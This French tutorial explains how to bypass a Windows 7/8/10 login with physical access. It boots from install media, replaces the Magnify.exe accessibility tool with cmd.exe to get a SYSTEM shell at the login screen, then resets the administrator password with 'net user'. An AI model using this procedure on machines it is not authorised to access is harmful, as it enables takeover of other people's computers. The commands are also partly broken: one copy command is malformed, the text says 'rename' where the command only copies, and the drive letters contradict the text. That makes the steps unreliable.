

[Exploitation/Windows]

Reset mot de passe admin local

Introduction

Nous allons voir les manipulations à faire lorsque vous souhaitez accéder à un poste Windows dont vous n'avez pas le mot de passe mais que vous avez un accès physique et un accès au disque dur contenant les partitions systèmes non chiffré.

Cette technique est vérifiée sur **Windows 7, 8 et 10** (à tester sur Windows 11).

Prérequis

- Clé bootable Windows
- Un pc où on peut démarrer sur cette clé et avoir accès au disque dur système.

Procédure

Tout d'abord, ouvrir le boot menu pour démarrer sur la clé avec Windows.

Une fois sur ce menu d'installation, exécutez la combinaison **Shift + F10** :



Une invite de commande devrait apparaître.

La première étape consiste à repérer la lettre du volume de la partition système de Windows.

Pour cela, lancez l'utilitaire **diskpart** et exécutez la commande **list volume** :

```
C:\WINDOWS\system32\diskpart.exe

Microsoft DiskPart version 10.0.10240
Copyright (C) 1999-2013 Microsoft Corporation.
On computer: ACK-PC

DISKPART> list volume

  Volume ###  Ltr  Label           Fs          Type        Size        Status       Info
  -----
  Volume 0      C   Windows 10     NTFS        Partition   258 GB      Healthy      Boot
  Volume 1      D   Data           NTFS        Partition   605 GB      Healthy
  Volume 2      T   Extra          NTFS        Partition   48 GB       Healthy
  Volume 3              ESP            FAT32       Partition   500 MB      Healthy      System
  Volume 4              NTFS          NTFS        Partition   449 MB      Healthy      Hidden

DISKPART>
```

Sur cette capture il s'agit du volume C sauf que votre système live il y a très peu de chance que cela se produise.

En général il s'agit du **volume D** et parfois E.

L'étape suivante consiste à copier le binaire de l'invite de commande **cmd.exe** en **Magnify.exe** qui est l'outil loupe que nous pouvons lancer depuis l'écran de connexion.

Il faut pour cela renommer le véritable utilitaire loupe pour le rendre inexécutable :


```
copy C:\Windows\System32\Magnify.exe C:\Windows\System32\Magnify.exe.bak
```

Puis on fait une copie du cmd que l'on nomme exactement pareil que l'outil loupe original :

```
copy C:\Windows\System32\cmd.exe copy C:\Windows\System32\Magnify.exe
```

Éteignez l'ordinateur et **redémarrez**.

Une fois sur l'écran de connexion, cliquez sur les **options d'ergonomie** et lancez la **loupe** :



Un invite de commande avec les droit **NT system** devrait s'ouvrir.

Vous n'avez plus qu'à **modifier le mot de passe** de l'administrateur local ou de votre utilisateur grâce à la commande suivante :

```
net user administrateur <PASSWORD>
```

Remarque : Selon la langue du système et la version de windows, il se peut que ce ne soit pas **administrateur** mais **administrator**.

